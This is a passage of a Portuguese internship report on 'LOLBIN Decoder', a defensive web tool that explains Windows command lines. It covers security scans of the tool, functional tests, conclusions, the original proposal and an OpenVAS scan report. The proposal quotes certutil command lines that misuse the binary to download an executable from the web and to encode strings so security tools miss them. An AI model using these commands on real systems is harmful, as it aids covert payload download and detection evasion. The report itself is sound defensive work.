Como referido mais acima, o OpenVAS gerou um relatório do *scan* realizado. Este pode ser visualizado no Apêndice B.

7.2.2 Legion


O Legion é uma ferramenta de segurança *open-source*, projetada para testar e avaliar a segurança de sistemas e redes. Desenvolvida com o objetivo de identificar vulnerabilidades e ajudar na proteção contra ameaças informáticas, o Legion oferece uma ampla gama de recursos e funcionalidades.

Assim como o OpenVAS, o Legion permite realizar *scans* de segurança para identificar falhas de segurança, configurações incorretas ou exposição de informações confidenciais. Com uma base de dados que é atualizada regularmente, o Legion possui uma lista de técnicas e testes abrangentes para avaliar a segurança de sistemas e redes.

Com a sua interface intuitiva e suporte a vários sistemas operativos, o Legion torna o processo de teste de segurança mais eficiente e acessível.


Utilizando a ferramenta Legion, foi realizado um *scan* na máquina que aloja a aplicação para identificar as possíveis vulnerabilidades. O *scan* foi então iniciado e, após a sua conclusão, os resultados podem ser vistos na

Figura 7.10:

Figura 7.10: Resultado do *scan* (Portos abertos) - Legion

É possível observar na figura acima que o Legion detectou os portos abertos na máquina que hospeda a aplicação. Em particular, foi identificado que o porto 80 está aberto. No entanto, é importante destacar que qualquer solicitação feita nesse porto será redirecionada para o porto 443, que é usado para garantir uma conexão segura por meio do protocolo *Hyper Text Transfer Protocol Secure* (HTTPS).

Além disso, no *scan* realizado pelo Legion, existe uma aba específica à verificação de *Common Vulnerability Exploits* (CVE), que são vulnerabilidades comuns e amplamente conhecidas. Nessa aba, não foi encontrado nenhum CVE, como pode ser comprovado pela Figura 7.11, o que é um indicativo positivo em relação à segurança do sistema.

Figura 7.11: Resultado do *scan* (CVE)- Legion

7.2.3 SkipFish

O SkipFish é uma ferramenta de segurança *open-source* concebida para realizar testes de penetração automatizados em aplicações web. O seu objetivo é identificar possíveis vulnerabilidades e expor falhas de segurança que possam ser exploradas por atacantes.

Ao contrário do OpenVAS e do Legion, que se concentram principalmente na identificação de vulnerabilidades na infraestrutura e na rede, o SkipFish concentra-se em examinar o código e a lógica das aplicações web em busca de possíveis falhas de segurança. Ele realiza uma análise detalhada das páginas web, identificando pontos fracos e fornecendo informações valiosas para fortalecer a segurança do sistema.

Utilizando o SkipFish, foi realizado um teste de segurança da aplicação web em questão. Após a conclusão do teste, os resultados foram analisados.

O teste realizado à aplicação mostrou que não foram encontradas vulnerabilidades de alta gravidade. No entanto, foram gerados alguns avisos. Na tabela 7.1 encontram-se os avisos que foram gerados e o que se fez para mitigá-los.

Alerta	Mitigação
Inclusão de recursos externos (Bootstrap)	Salvar os arquivos localmente para maior controle de segurança e disponibilidade.
Certificado inválido (o certificado usado foi <i>Self-Signed</i> e foi usado apenas para testes)	Utilizar um certificado válido emitido por uma Autoridade de Certificação confiável para garantir a autenticidade e segurança da aplicação num ambiente de produção.
Validação de entrada insuficiente	Melhorar filtros de <i>input</i> para validar e sanitizar melhor os dados inseridos pelo utilizador.

Tabela 7.1: Alertas e Mitigações - SkipFish

7.2.4 ZAP

O *Zed Attack Proxy* (ZAP) é uma ferramenta de segurança de aplicações de código aberto, projetada para encontrar vulnerabilidades em aplicações web. Desenvolvida pela comunidade *Open Web Application Security Project* (OWASP), o ZAP é amplamente utilizado para identificar e mitigar riscos em aplicações web.

O principal objetivo do ZAP é ajudar a identificar e corrigir vulnerabilidades antes que sejam exploradas por atacantes. Ele realiza testes de penetração automatizados e oferece recursos de *scans* de segurança, permitindo uma análise da segurança de uma aplicação web.

O ZAP possui diversas características. Primeiramente, oferece uma ampla gama de recursos de *scans* de segurança, permitindo identificar várias categorias de vulnerabilidades, como injeção de *Structured Query Language* (SQL), *Cross-Site Scripting* (XSS), *Cross-Site Request Forgery* (CSRF), entre outras.

O ZAP atua também como um *proxy* intermediário entre o navegador e a aplicação web, possibilitando a interceptação e modificação de solicitações e respostas *Hypertext Transfer Protocol* (HTTP)/HTTPS. Essa capacidade de interceptação e análise do tráfego entre o navegador e a aplicação é útil para identificar vulnerabilidades de segurança. O ZAP pode examinar todas as solicitações e respostas trocadas durante a navegação e realizar uma análise detalhada dos parâmetros, cabeçalhos, *cookies* e outros elementos presentes nessas comunicações. Além disso, o ZAP permite que o utilizador modifique as solicitações e respostas antes que sejam enviadas ou retornadas pelo servidor. Isso oferece a possibilidade de simular ataques e explorar diferentes cenários de segurança para verificar como a aplicação se comporta em situações adversas.

O ZAP também possui recursos de *Spidering* e *Crawling*, o que significa que ele é capaz de explorar e descobrir automaticamente o conteúdo de uma aplicação web, identificando *links*, formulários e outros elementos relevantes para a análise de segurança. Isso ajuda a garantir uma cobertura abrangente durante o processo de *scan*.

Após a conclusão do processo de *scan*, foram gerados dois alertas de possíveis vulnerabilidades de maior risco. Estes podem ser visualizados na tabela 7.2.

Alerta	Descrição
<i>SQL injection</i>	Técnica de ataque onde é inserido código SQL malicioso em campos de entrada de uma aplicação web para manipular consultas e obter dados não autorizados da base de dados.
<i>Remote OS Command Injection</i>	Técnica de ataque utilizada para a execução não autorizada de comandos do sistema operativo.

Tabela 7.2: Alertas e Descrições - ZAP

Foram realizados testes de segurança utilizando os *payloads* (programas maliciosos ou pedaços de código malicioso colocados num sistema/aplicação) identificados pelo ZAP para as vulnerabilidades identificadas pelo mesmo. No caso do *Remote Operating System (OS) Command Injection*, devido à aplicação não executar os comandos inseridos pelo utilizador, os *payloads* não foram eficazes, demonstrando a segurança da aplicação contra essa ameaça. Em relação ao *SQL Injection*, o ZAP identificou essa possível vulnerabilidade no parâmetro **password** da página de *login*. No entanto, os testes realizados não resultaram em qualquer impacto na segurança da aplicação, indicando que as medidas de proteção implementadas são eficazes contra esses *payloads* de *SQL Injection* em particular. De qualquer das formas, para aumentar ainda mais a confiabilidade dos resultados do *SQL Injection*, foi utilizado o *SQLMap* (seção 7.2.5).

Além de fornecer alertas de possíveis vulnerabilidades encontradas, o ZAP também gera relatórios detalhados dos *scans* realizados. O relatório completo correspondente ao *scan* efetuado pode ser encontrado no Apêndice C.

7.2.5 SQLMap

O SQLMap é uma ferramenta de teste de penetração, projetada para identificar e explorar vulnerabilidades de segurança em aplicações web que utilizam SQL. Esta ferramenta *open-source*, escrita em Python, automatiza o processo de deteção e exploração de falhas de segurança, permitindo que sejam identificadas vulnerabilidades em bases de dados.

O SQLMap é capaz de detetar automaticamente a injeção de SQL, utilizando várias técnicas para identificar pontos vulneráveis em aplicações web onde é possível inserir código SQL malicioso. Além disso, é compatível com diferentes bases de dados, como MySQL, Oracle, PostgreSQL e Microsoft SQL Server, entre outros.

Uma das características distintivas do SQLMap é a sua capacidade de extrair dados automaticamente. Quando utilizado numa base de dados vulnerável, consegue extrair informações confidenciais, como nomes de usuário, palavras-passe, entre outras. Esta funcionalidade permite identificar possíveis pontos de falha na segurança dos sistemas.

O funcionamento do SQLMap pode ser dividido em três etapas principais: deteção, enumeração e exploração. Na etapa de deteção, a ferramenta analisa a aplicação web em busca de possíveis vulnerabilidades de injeção de SQL, enviando solicitações HTTP personalizadas e injetando *payloads* SQL em parâmetros da URL, formulários web ou cabeçalhos das solicitações. A resposta do servidor é então analisada em busca de sinais de injeção de SQL.

Após identificar uma possível vulnerabilidade, o SQLMap realiza a enumeração da base de dados, extraíndo informações sobre a sua estrutura, tabelas, colunas e dados armazenados. Estas informações são fundamentais para entender a estrutura da base de dados e facilitar a exploração das suas vulnerabilidades. Com base nas informações coletadas, o SQLMap executa ataques automatizados para explorar as vulnerabilidades encontradas.

O SQLMap foi então utilizado para testar possíveis *payloads* que poderiam ser usados num ataque de *SQL Injection*. Como referido na secção 7.2.4, durante a análise da aplicação web, a ferramenta de segurança ZAP identificou uma possível vulnerabilidade de *SQL Injection* no parâmetro **password**

da página de *login*.

Para confirmar se essa vulnerabilidade era explorável, o SQLMap foi utilizado especificamente para testar essa situação. A ferramenta injetou *payloads* SQL personalizados no parâmetro **password** da página de *login* e analisou a resposta do servidor para verificar se o ataque foi bem sucedido ou não.

A Figura 7.12 mostra o resultado do teste feito pelo SQLMap.

```
[16:22:27] [CRITICAL] all tested parameters do not appear to be injectable.
```

Figura 7.12: Resultado do teste - SQLMap

Através da figura acima, é possível constatar que todos os payloads testados não foram considerados injetáveis. Portanto, com base nos resultados obtidos, pode-se afirmar que a aplicação é considerada segura e resistente contra esse tipo específico de ataque de SQL Injection. Os resultados do teste indicaram que a aplicação é segura contra esse tipo específico de ataque de *SQL Injection*.

7.3 Testes funcionais

A fim de avaliar a conformidade dos requisitos funcionais descritos na secção 4.1, foram realizados testes na aplicação desenvolvida. Esses testes foram conduzidos para verificar se os requisitos foram adequadamente atendidos e para garantir a qualidade e o desempenho esperados.

Cada requisito funcional foi testado individualmente, bem como a interação entre eles, a fim de garantir que a aplicação esteja funcionando corretamente como um todo.

Na tabela 7.3, é possível visualizar os requisitos funcionais que foram testados, juntamente com os resultados obtidos durante os testes. A tabela apresenta uma visão geral dos testes realizados, destacando se cada requisito foi cumprido com sucesso ou se houve algum problema identificado.

ID	Teste	Resultado
RF1	Foi testado se a aplicação fornecida como uma aplicação web é acessível através de um navegador da web, verificando se pode ser utilizada em diferentes plataformas e dispositivos, sem a necessidade de instalação de software.	Sucesso
RF2	Foi realizado um teste para verificar se o administrador pode fazer login no sistema usando um email e uma palavra-passe, e se consegue aceder a uma página de administração onde possa editar e modificar a base de dados.	Sucesso
RF3	Realizou-se um teste para confirmar se o utilizador pode especificar comandos do sistema operativo Windows e respetivos parâmetros sobre os quais pretende perceber o propósito.	Sucesso
RF4	Foi verificado se a aplicação consegue verificar a existência dos comandos e parâmetros inseridos pelo utilizador na sua base de dados.	Sucesso
RF5	Foi realizado um teste para garantir que, caso a informação de algum parâmetro não se encontre na base de dados, a aplicação consulta o serviço ChatGPT, através da sua API, para apurar o significado desse parâmetro.	Sucesso
RF6	Realizaram-se testes para permitir que o utilizador obtenha explicações sobre o que cada parte da linha de comando inserida faz, com foco na segurança.	Sucesso
RF7	Foram realizados testes para verificar se a aplicação reconhece abreviaturas de comandos e/ou parâmetros.	Sucesso
RF8	Foi testada a robustez dos recursos de segurança da aplicação para proteger contra ataques de hackers (secção 7.2).	Sucesso
RF9	Realizaram-se testes para garantir que a aplicação é capaz de lidar com diferentes resoluções de dispositivos, incluindo desktop, mobile e web. Os testes confirmaram que a interface do utilizador é flexível e ajusta-se dinamicamente ao tamanho do ecrã.	Sucesso

Tabela 7.3: Testes de conformidade dos requisitos funcionais

Apesar de se ter conseguido implementar todos os requisitos funcionais que se definiu inicialmente, durante os testes realizados na aplicação desenvolvida, identificaram-se duas limitações importantes a serem abordadas.

A primeira limitação enfrentada diz respeito ao tempo de resposta do servidor. Quando uma linha de comando extensa é enviada e contém vários parâmetros que não estão presentes na base de dados, pode ocorrer um erro 502. Esse erro ocorre quando o tempo de resposta necessário para processar a linha de comando excede o limite configurado no servidor. Isso acontece porque o servidor possui um tempo limite predefinido para processar as solicitações e fornecer uma resposta. Quando são feitas várias solicitações ao ChatGPT para lidar com os parâmetros ausentes na base de dados, o tempo necessário para processar a linha de comando é prolongado, podendo exceder o limite estabelecido. Como resultado, o servidor não consegue responder dentro do prazo e o erro 502 é retornado.

Contrariamente, quando é inserida uma linha de comando onde os seus parâmetros estão presentes na base de dados, o erro não ocorre. Isto porque não são feitas solicitações ao ChatGPT. Logo, o tempo de processamento da linha de comando é significativamente reduzido, evitando que ele exceda o limite configurado no servidor e, consequentemente, evitando o erro 502.

Para resolver essa questão, é necessário ajustar as configurações do servidor. Uma solução viável é aumentar o limite de tempo de resposta, permitindo que o servidor tenha mais tempo para processar comandos extensos sem exceder o limite estabelecido. Além disso, é importante ajustar os limites de tamanho de solicitação, para que o servidor possa lidar adequadamente com comandos extensos sem exceder seus limites internos.

A segunda limitação está relacionada com a capacidade da aplicação em lidar com linhas de comandos mais complexas. Durante os testes, foi observado que a aplicação funciona bem e processa adequadamente linhas de comando mais simples ou que sigam uma sintaxe "normal". No entanto, quando se depara com linhas de comando mais complexas, que fogem dessa sintaxe dita "normal", a aplicação pode apresentar a limitação mencionada. Para superar essa questão, é necessário continuar o desenvolvimento de soluções mais eficazes, capazes de tratar de forma adequada e eficiente todo o

tipo de sintaxes das linhas de comando.

Apesar das limitações identificadas, é importante ressaltar que, no geral, a aplicação conseguiu cumprir todos os requisitos funcionais estabelecidos inicialmente.

Capítulo 8

Conclusões

Neste capítulo é apresentada uma reflexão acerca do projeto realizado ao longo do estágio, destacando os objetivos alcançados assim como os conhecimentos adquiridos ao longo do processo. É ainda realizada uma pequena análise acerca de potenciais aspectos que podem ser melhorados no futuro.

8.1 Objetivos alcançados

Durante o estágio, foram adquiridos conhecimentos em várias áreas da segurança da informação, explorando-se tecnologias e ferramentas anteriormente desconhecidas.

Os objetivos do estágio foram alcançados, sendo que se desenvolveu uma aplicação que fornecesse explicações sobre o funcionamento de cada parte de uma linha de comando, focando na segurança. Permitindo que fossem identificados possíveis *Living Off The Land Binaries* (LOLBins).

Inicialmente, para obter um entendimento do contexto do estágio, foram realizados estudos sobre os LOLBins, explorando o seu conceito, funcionamento e potenciais riscos de segurança associados. Esta etapa permitiu adquirir conhecimentos sólidos sobre o que são LOLBins e como é que eles podem ser usados maliciosamente por atacantes.

Após a fase de estudos, foram feitas as devidas planificações para o desenvolvimento da aplicação. Foram definidos os requisitos e objetivos da

aplicação. Isso incluiu a identificação das funcionalidades necessárias para a explicação de cada parte de uma linha de comando, bem como a definição da estrutura e interface da aplicação.

Com base nessas planificações, deu-se início ao desenvolvimento da aplicação, implementando-se as funcionalidades projetadas. Foram utilizadas tecnologias adequadas para a criação da interface interativa e intuitiva da aplicação. Ao longo deste processo, foram realizados testes e ajustes para garantir a eficácia e correto funcionamento da mesma.

Este projeto é útil pois possui uma característica única e valiosa pois tem a capacidade de analisar automaticamente a linha de comando que o utilizador inseriu e fornecer informações sobre cada componente da mesma. Isto poupa tempo e esforço aos utilizadores e tornar o processo de análise mais eficiente e fácil.

É importante destacar que, embora o programa desenvolvido seja útil, ele funciona bem em linhas de comando mais simples. No entanto, é importante ressaltar que, para linhas de comandos mais complexas, o programa pode apresentar algumas limitações. É necessário continuar a desenvolver soluções mais eficazes para lidar com linhas de comandos mais complexas e superar as possíveis limitações existentes.

8.2 Trabalho futuro

Após a planificação e implementação da aplicação, é natural que surjam oportunidades para a implementação de novas funcionalidades e melhoria de alguns aspectos já desenvolvidos.

Após uma reflexão, foram encontrados alguns pontos que podem servir como base de trabalho, caso a Art Resilia decida continuar a apostar neste projeto.

Uma das melhorias que pode ser implementada é no algoritmo de deteção, visando torná-lo mais preciso e capaz de reconhecer uma ampla gama de comandos, incluindo os de outros sistemas operativos como Linux e macOS. Dessa forma, é possível identificar um número ainda maior de comandos e os seus respetivos parâmetros, garantindo uma deteção mais ampla e versátil.

Uma outra possível melhoria seria adicionar funcionalidades adicionais à aplicação. Por exemplo, quando um administrador valida uma descrição, poderia ser registrado na base de dados quem realizou a validação. Essa informação adicional proporcionaria maior transparência e rastreabilidade no processo de validação das descrições.

Além disso, seria interessante expandir a solução para sistemas Linux. Isso permitiria que a aplicação reconhecesse linhas de comando específicas desse sistema operativo, aumentando a versatilidade e abrangência da solução.

Outra melhoria seria a implementação da funcionalidade do CyberChef (seção 3.2) na solução. Essa funcionalidade permitiria a descodificação de linhas de comando ofuscadas, possibilitando identificar e compreender as mesmas que tenham sido codificadas de alguma forma. Isso seria valioso para melhorar a compreensão e interpretação dos linhas de comando pelos utilizadores da aplicação.

Bibliografia

- [1] BleepingComputer. *Microsoft discovers fileless Astaroth Trojan campaign.* 2019. URL: <https://www.bleepingcomputer.com/news/security/microsoft-discovers-fileless-astaroth-trojan-campaign/> (acedido em 28/03/2023).
- [2] Christopher Campbell e Matt Graeber. *Living off the Land Techniques: How Attackers Use PowerShell.* Presentation at DerbyCon 3. 2013. URL: <https://www.youtube.com/watch?v=j-r6UonEkUw> (acedido em 20/03/2023).
- [3] MITRE Corporation. *ATT&CK.* 2023. URL: <https://attack.mitre.org/> (acedido em 27/03/2023).
- [4] Cynet. *What are LOLBins and How Do Attackers Use Them in Fileless Attacks?* 2020. URL: <https://www.cynet.com/attack-techniques-hands-on/what-are-lolbins-and-how-do-attackers-use-them-in-fileless-attacks/> (acedido em 02/04/2023).
- [5] Daniel Donda. *LOLBins e o Sysmon.* 2023. URL: <https://danieldonda.com/lolbins-e-o-system-monitor-sysmon/> (acedido em 28/03/2023).
- [6] Feroot. *What is a Command and Control (C2) Server?* URL: <https://www.feroot.com/education-center/what-is-a-command-and-control-c2-server/> (acedido em 02/04/2023).
- [7] GCHQ. *CyberChef.* 2023. URL: <https://gchq.github.io/CyberChef/> (acedido em 23/03/2023).
- [8] GTFOBins. *GTFOBins.* 2023. URL: <https://gtfobins.github.io/> (acedido em 25/03/2023).

- [9] Jorzel. *Flask MVT Refactor to Service Layer*. 2021. URL: <https://jorzel.hashnode.dev/flask-mvt-refactor-to-service-layer> (acedido em 06/04/2023).
- [10] Idan Kamara. *ExplainShell*. 2023. URL: <https://explainshell.com/> (acedido em 27/03/2023).
- [11] Kaspersky. *The Most Common LOLBins Used by Cybercriminals in 2021*. 2021. URL: <https://www.kaspersky.com/blog/most-used-lolbins/42180/> (acedido em 30/03/2023).
- [12] Logpoint. *Logpoint's Top Ten Critical MITRE ATT&CK Techniques*. 2023. URL: <https://www.logpoint.com/en/blog/logpoints-top-ten-mitre-attck-techniques/#> (acedido em 01/04/2023).
- [13] LOLBAS Project. *LOLBAS - Living Off The Land Binaries And Scripts*. 2023. URL: <https://lolbas-project.github.io/> (acedido em 21/03/2023).
- [14] Mandiant. *Not So Cozy: An Uncomfortable Examination of a Suspected APT29 Phishing Campaign*. 2018. URL: <https://www.mandiant.com/resources/blog/not-so-cozy-an-uncomfortable-examination-of-a-suspected-apt29-phishing-campaign> (acedido em 23/03/2023).
- [15] Microsoft. *Windows Commands*. Microsoft Learn. 2023. URL: <https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/windows-commands> (acedido em 21/03/2023).
- [16] Mitre. *T1003: Credential Dumping*. 2022. URL: <https://attack.mitre.org/techniques/T1003/> (acedido em 01/04/2023).
- [17] Maximilian Nisslmueller. *Detecting Malicious Activity using Machine Learning with Focus on LOLBins*. 2020. URL: http://essay.utwente.nl/93265/1/nisslmueller_MA_EEMCS.pdf (acedido em 28/03/2023).
- [18] OpenAI. *Chat with GPT: An Experiment to Guide Users Through the Capabilities of GPT*. 2023. URL: <https://openai.com/blog/chatgpt/> (acedido em 23/03/2023).
- [19] PDQ.com. *PowerShell in PDQ Deploy and PDQ Inventory*. 2023. URL: <https://www.pdq.com/powershell/> (acedido em 22/03/2023).

- [20] SecurityHQ. *Security 101: LOLBins Malware Exploitation*. 2021. URL: <https://www.securityhq.com/blog/security-101-lolbins-malware-exploitation/> (acedido em 30/03/2023).
- [21] SentinelOne. *SentinelOne Global Ransomware Report*. 2018. URL: <https://go.sentinelone.com/rs/327-MNM-087/images/S1%5C%20Risk%5C%20Index%5C%20Report%5C%20-%5C%20Final%5C%20%5C%281%5C%29.pdf> (acedido em 04/04/2023).
- [22] SentinelOne. *SentinelOne Website*. 2023. URL: <https://www.sentinelone.com/> (acedido em 04/04/2023).
- [23] Sophos. *2023 Active Adversary Report for Business Leaders*. 2023. URL: <https://news.sophos.com/en-us/2023/04/25/2023-active-adversary-report-for-business-leaders/> (acedido em 06/04/2023).

Apêndice A

Proposta de Estágio

Proposta de Projeto/Estágio

Ano Letivo de 2022/2023
1º Semestre

LOLBIN DECODER

SUMÁRIO

Este trabalho destina-se ao desenvolvimento de uma aplicação WEB para utilização de profissionais de cibersegurança, ou qualquer indivíduo, que se encontre a investigar um incidente de segurança ocorrido num equipamento a que tenha acesso.

Deverá ser permitido ao utilizador copiar linhas de comandos suspeitas que encontre no seu equipamento, copiá-las para a aplicação, que ao analisá-las, deverá identificar o motivo/função para cada binário executado e respectivas flags associadas.

RAMO (indicar o(s) ramo(s) em que se enquadra)

- Desenvolvimento de Aplicações
 Redes e Administração de Sistemas
 Sistemas de Informação

ENTREVISTA/PROCESSO DE SELEÇÃO (informar se o candidato indicado pelo DEIS-ISEC será submetido a uma entrevista ou outro tipo de processo de seleção antes da sua admissão efetiva)

- Não
 Talvez Especificar:
Sim Especificar: Entrevista para conhecer o aluno, conferindo que o mesmo se adequa ao ambiente da empresa e aferição de competências técnicas que lhe permitam desenvolver o trabalho com sucesso.

1. ÂMBITO

Na promoção dos seus ataques, de forma a não serem detectados pelas equipas de segurança, os adversários evitam cada vez mais o *upload*, instalação e/ou utilização de ferramentas externas, nos sistemas que pretendem subverter.

Assim, procuram utilizar ferramentas e binários nativos dos sistemas das suas vítimas com fins maliciosos, fazendo ainda assim crer que as suas execuções são comuns e autorizadas nos sistemas vítima (LOLBIN1 Attacks).

A título de exemplo, em Windows, o binário **Certutil.exe** permite ao sistema operativo Windows utilizar e gerir certificados digitais, sendo por isso imperetrível que o mesmo exista no sistema. No entanto, a utilização do mesmo pode ser subvertida, por exemplo para fazer download de ficheiros maliciosos (`certutil.exe -verifyctf -f -split http://7-zip.org/a/7z1604-x64.exe 7zip.exe`), ou para fazer encode de strings para que não sejam tão facilmente detectadas por ferramentas de segurança (`certutil -encode inputFileName encodedOutputFileName`)

Embora existam múltiplos sites a documentar como estes binários podem ser usados para fins maliciosos, dos quais se destaca (<https://lolbas-project.github.io/>), esta informação está dispersa e nem sempre é completa quando se procura determinada situação concreta da utilização de cada um destes comandos.

Assim, propõe-se ao aluno que desenvolva uma aplicação Web, capaz de desconstruir a utilização destes comandos no seu propósito e parâmetros incluídos, seguindo a título de exemplo o conceito explorado pelo site <https://exoplainshell.com/> mas focado na cibersegurança e em binários Windows.

2. OBJECTIVOS

Pretende-se assim que o aluno consiga atingir os seguintes objectivos:

1. Inventariar binários de sistema (LOLBINs) que possam ser utilizados por adversários para a promoção de ataques e inventariar os parâmetros possíveis, com foco para os que podem ser utilizados em actividades maliciosas;
2. Com a base de dados recolhida no primeiro requisito, fazer o *parsing* de strings introduzidas na aplicação pelo utilizador e desconstruir o comando, indicando o propósito da sua utilização, bem como do motivo dos parâmetros utilizados;
3. Visto que a empresa pretende tornar a aplicação pública, para utilização de qualquer um na internet, é importante que esta seja de fácil utilização e de resposta imediata aos seus utilizadores;
4. Dado o ponto anterior, pretende-se também que os seus utilizadores, possam alimentar a aplicação com novos binários e parâmetros para que estes passem a ser reconhecidos no futuro, caso a aplicação ainda não os suportem à data da primeira submissão. Esta melhoria da aplicação pela comunidade deverá ser tão modular quanto possível, não devendo ser necessário disponibilizar o core aplicacional para que tal aconteça;

Embora não se tratem de requisitos fundamentais ao trabalho, levanta-se como requisitos extra:

- Extender a desconstrução de comandos Windows a comandos em sistemas de Linux;
- Integrar a solução com o projecto <https://gchq.github.io/CyberChef/>, sendo assim capaz não só de desconstruir o comando original, mas também quando possível, fazer a descodificação de qualquer ofuscação que exista no comando original.


3. PROGRAMA DE TRABALHOS

O projecto/estágio consistirá nas seguintes actividades e respectivas tarefas:

- **T1 – Requisitos funcionais e Atributos de Qualidade** – Confirmar os objectivos detalhados na proposta e junto com a empresa confirmar as funcionalidades a implementar no projecto.
- **T2 – Estado da Arte** – Encontrar fontes fidedignas de informação que permitam alimentar a plataforma de forma tão automatizada quanto possível, bem como procura de soluções / ferramentas que melhor possam auxiliar o trabalho do aluno;
- **T3 – Arquitectura da Solução** – Definir a arquitectura da aplicação e a forma como os requisitos serão cumpridos tendo em vista os atributos de qualidade delineados;
- **T4 – Implementação** – Implementação da arquitectura proposta e integração com os projectos necessários para que a aplicação seja continuamente actualizada;
- **T5 – Testes** – Execução de testes sobre a aplicação para garantir o cumprimento dos requisitos funcionais e atributos de qualidade propostos.

4. CALENDARIZAÇÃO DAS TAREFAS

O plano de escalonamento dos trabalhos é apresentado em seguida (a adaptar em função do projecto/estágio proposto):



5. LOCAL E HORÁRIO DE TRABALHO



Departamento de Engenharia Informática e de Sistemas

Modelo de Teletrabalho, horário da empresa 9h00 – 18h00 com 1 hora de almoço.

6. TECNOLOGIAS ENVOLVIDAS

Embora as tecnologias a utilizar para desenvolvimento do estágio sejam escolha do aluno, a entidade acolhedora prestará um apoio ao desenvolvimento mais próximo se a aplicação for desenvolvida com uma framework Python.

7. METODOLOGIA

Realização de reuniões semanais seguindo o planeamento definido inicialmente para o projecto pelo aluno e esclarecendo questões encontradas ao longo do seu desenvolvimento.

8. ORIENTAÇÃO

Entidade de acolhimento:

Nome Gonçalo Amaro (ramaro@artresilia.com)

Categoria CTO | Head of Defensive Services

DEIS-ISEC (caso já esteja definido):

Nome <nome@isec.pt>

Categoria

Apêndice B

OpenVAS report

Scan Report

June 8, 2023

Summary

This document reports on the results of an automatic security scan. All dates are displayed using the timezone “Europe/Lisbon”, which is abbreviated “UTC”. The task was “SCAN - LOLBIN DECODER SERVER”. The scan started at Thu Jun 8 22:22:51 2023 UTC and ended at Thu Jun 8 22:33:50 2023 UTC. The report first summarises the results found. Then, for each host, the report describes every issue found. Please consider the advice given in each description, in order to rectify the issue.

Contents

1	Result Overview	2
2	Results per Host	2
2.1	192.168.1.100	2
2.1.1	Low general/tcp	2
2.1.2	Low general/icmp	3

1 Result Overview

Host	High	Medium	Low	Log	False Positive
192.168.1.100 web-server.home	0	0	2	0	0
Total: 1	0	0	2	0	0

Vendor security updates are not trusted.

Overrides are off. Even when a result has an override, this report uses the actual threat of the result.

Information on overrides is included in the report.

Notes are included in the report.

This report might not show details of all issues that were found.

Issues with the threat level “Log” are not shown.

Issues with the threat level “Debug” are not shown.

Issues with the threat level “False Positive” are not shown.

Only results with a minimum QoD of 70 are shown.

This report contains all 2 results selected by the filtering described above. Before filtering there were 46 results.

2 Results per Host

2.1 192.168.1.100

Host scan start Thu Jun 8 22:23:29 2023 UTC
 Host scan end Thu Jun 8 22:33:44 2023 UTC

Service (Port)	Threat Level
general/tcp	Low
general/icmp	Low

2.1.1 Low general/tcp

Low (CVSS: 2.6) NVT: TCP Timestamps Information Disclosure
Summary The remote host implements TCP timestamps and therefore allows to compute the uptime.
Vulnerability Detection Result It was detected that the host implements RFC1323/RFC7323. The following timestamps were retrieved with a delay of 1 seconds in-between: ... continues on next page ...

	... continued from previous page ...
Packet 1: 3260281123	
Packet 2: 3260282223	
Impact	
A side effect of this feature is that the uptime of the remote host can sometimes be computed.	
Solution:	
Solution type: Mitigation	
To disable TCP timestamps on linux add the line 'net.ipv4.tcp_timestamps = 0' to /etc/sysctl.conf. Execute 'sysctl -p' to apply the settings at runtime.	
To disable TCP timestamps on Windows execute 'netsh int tcp set global timestamps=disabled'. Starting with Windows Server 2008 and Vista, the timestamp can not be completely disabled. The default behavior of the TCP/IP stack on this Systems is to not use the Timestamp options when initiating TCP connections, but use them if the TCP peer that is initiating communication includes them in their synchronize (SYN) segment.	
See the references for more information.	
Affected Software/OS	
